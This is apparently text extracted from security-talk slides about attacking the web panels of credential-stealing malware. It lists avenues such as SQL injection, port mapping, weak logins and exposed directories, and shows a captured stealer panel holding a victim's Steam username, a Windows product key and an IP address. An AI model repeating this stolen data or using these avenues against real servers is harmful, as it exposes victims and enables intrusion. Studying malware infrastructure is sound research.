
Unprotected Components

SQL Injection

Ports Mapping

Weak Password and Login
Page Key

Find other open ports to get resources



Compromised Methods

Insecure Deployment

Exposed Directory Structure

Unprotected Components

SQL Injection

Ports Mapping

Weak Password and Login
Page Key

Hello, admin							
		Show All Logs	Search	Export All Logs		Logout	
Program	Url / Host	Login	Password	Computer	Date	Ip	<input type="checkbox"/>
IDM	www.steampowered.com	timisseurjonas	Check other passwords of user	XXXXXXXXXXXXXX	2013-05- 16 18:22:59	109.62.38.133	<input checked="" type="checkbox"/>
Trillian/Yahoo	z	Microsoft Windows 7 Édition Familiale Premium	4FG99-BC3HD- 73CQT-WMF7J- 3Q6C9	XXXXXXXXXXXXXX	2013-05- 16 18:04:43	109.62.38.133	<input checked="" type="checkbox"/>

Pages: 0 Results 0 - 1000 of about 2

[Copy Selected](#) [Export Selected](#) [Delete Selected](#)

Page Recueil Stealer

The End

References

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